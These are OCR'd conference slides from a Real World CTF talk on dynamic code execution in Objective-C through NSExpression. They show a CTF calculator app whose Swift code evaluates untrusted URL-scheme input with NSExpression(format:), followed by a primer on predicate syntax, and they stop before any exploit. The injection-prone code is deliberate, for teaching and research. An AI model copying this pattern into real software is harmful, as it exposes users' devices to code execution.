
REAL WORLD CTF
HACK THE REAL
2020/2021
Real World CTF
国际网络安全大赛
Hacking Forum
技术论坛
See No Eval
Runtime Dynamic Code Execution in Objective-C
Zhi Zhou (@CodeColorist)
Jan.09-10, 2021
Proposal submission deadline-
Dec. 18, 2020 (GMT+8)

About


- @CodeColorist
- AntSecurity LightYear Labs
- CTF Player of Blue-lotus / Tea Deliverers
- Won several pwnage competitions
- Spoken on several conferences

Agenda


- Dezhou Instrumentz
- Crash Course NSExpression
- *Eval* in Objective-C Runtime
- Solution
- Real-life Attacks

Dezhou Instrumentz

Motivation


Overflow @oooverflow · Aug 10, 2019
We've just unlocked TelOoOgram, a futuristic chat app, powered by the amazing @CorelliumHQ iOS virtualization!
D
team01 (iPhone 7 | 12.4 | 16G77 | ✓ Jailbroken)
No Service
10:11 AM
Chats
Team12
Gggh
3
15
50

Motivation



Let's try harder

- Real device
- Creative bug
- State of the art hardware

Let’s try harder

- Real device
- Creative bug
- State of the art hardware

“I think they're just trying to get their participants to find new Jailbreaks so they can sell them to Apple”


comments from random twitter users

“That must be an expensive challenge

comments from random twitter users

The Challenge

- Real physical iPhone, seriously
- Targeting a custom app


9:41
Tips
Podcasts
Find iPhone
Find Friends
Contacts
Files
Watch
Utilities
Apple Store
Clips
GarageBand
iMovie
Keynote
Numbers
Pages
Calc
9:41
德州 InstrumentZ
Trustworthy Scientific Calculator Made With ❤️
ceil(pi * 2) * sqrt(36) + cos(pi) + log2(2)
= 42


The Challenge

- Real physical iPhone, seriously
- Targeting a custom app
- Swift-written, full symbols binary
- The input vector is the URL scheme
  - icalc://
- Read out the flag in a text file under the root of app

The Challenge

```
public func evaluate(input: String) -> String {
    let mathExpression = NSExpression(format: input)
    if let value = mathExpression.expressionValue(with:constants, context: nil) {
        return "= " + String(describing: value)
    } else {
        return "(invalid expression)"
    }
}
```

- Thousands of posts regarding using NSExpression to build a calculator



Crash Course NSExpression

NSPredicate

A definition of logical conditions used to constrain a search either for a fetch or for in-memory filtering.


https://developer.apple.com/documentation/foundation/nspredicate?language=objc

Array Filter

```
NSPredicate *predicate = [NSPredicate predicateWithFormat:@"name == %@", keyword];
NSArray *results = [filtered filteredArrayUsingPredicate:predicate];
```

name == “Apple”

NSPredicate


name == “Apple”
NSPredicate
leftExpression
rightExpression
NSConstantValueExpression
“Apple”
NSFunctionExpression
name

Overview

Predicates represent logical conditions, which you can use to filter collections of objects. Although it's common to create predicates directly from instances of `NSComparisonPredicate`, `NSCompoundPredicate`, and `NSExpression`, you often create predicates from a format string which is parsed by the class methods on `NSPredicate`. Examples of predicate format strings include:

- Simple comparisons, such as `grade == "7"` or `firstName like "Shaffiq"`
- Case and diacritic insensitive lookups, such as `name contains[cd] "itroen"`
- Logical operations, such as `(firstName like "Mark") OR (lastName like "Adderley")`
- Temporal range constraints, such as `date between {$YESTERDAY, $TOMORROW}`.
- Relational conditions, such as `group.name like "work*"`
- Aggregate operations, such as `@sum.items.price < 1000`

For a complete syntax reference, refer to the Predicate Programming Guide.

BNF Definition of Cocoa Predicates

This article defines Cocoa predicates in Backus-Naur Form notation.

NSPredicate

```
NSPredicate ::= NSComparisonPredicate | NSCompoundPredicate
    | "(" NSPredicate ")" | TRUEPREDICATE | FALSEPREDICATE
```

NSCompoundPredicate

```
NSCompoundPredicate ::= NSPredicate "AND" NSPredicate
    | NSPredicate "OR" NSPredicate
    | "NOT" NSPredicate
```

NSComparisonPredicate

```
NSComparisonPredicate ::= expression operation expression
    | aggregate_qualifier NSComparisonPredicate
```

NSPredicate

- Domain-specific language, like lambda expression
  - Of course there are also block predicates
- Comparison, compound, aggregation, string and number literals, identifiers
- Evaluates directly on AST

NSExpression

- An NSPredicate consists of
  - Left & right expression: instances of NSExpression
  - Predicate operator: instance of NSPredicateOperator
- NSExpression can be used independently
- Embedded language in Objective-C

Yo, do the math

```
let mathExpression = NSExpression(format: "4 + 5 - 2**3")
let mathValue = mathExpression.expressionValueWithObject(
                                        nil, context: nil) as? Int
// 1
```


Yo, do the math

```
expr  NSFunctionExpression *  0x1060355d0
  NSExpression  NSExpression
    NSObject  NSObject
    reserved  unsigned int  0
    _expressionType unsigned long long  4
  _operand  NSConstantValueExpression * 0x106035600
    NSExpression  NSExpression
    constantValue _NSPredicateUtilities * 0x7fff883fb7b0
  _selector SEL "from:subtract:"
  _arguments  __NSArrayI *  @"2 elements"
    [0] NSFunctionExpression *  0x1060353f0
      NSExpression  NSExpression
      _operand  NSConstantValueExpression * 0x106035460
      _selector SEL "add:to:"
      _arguments  __NSArrayI *  @"2 elements"
    [1] NSFunctionExpression *  0x1060354e0
      NSExpression  NSExpression
      _operand  NSConstantValueExpression * 0x106035510
      _selector SEL "raise:toPower:"
      _arguments  __NSArrayI *  @"2 elements"
```

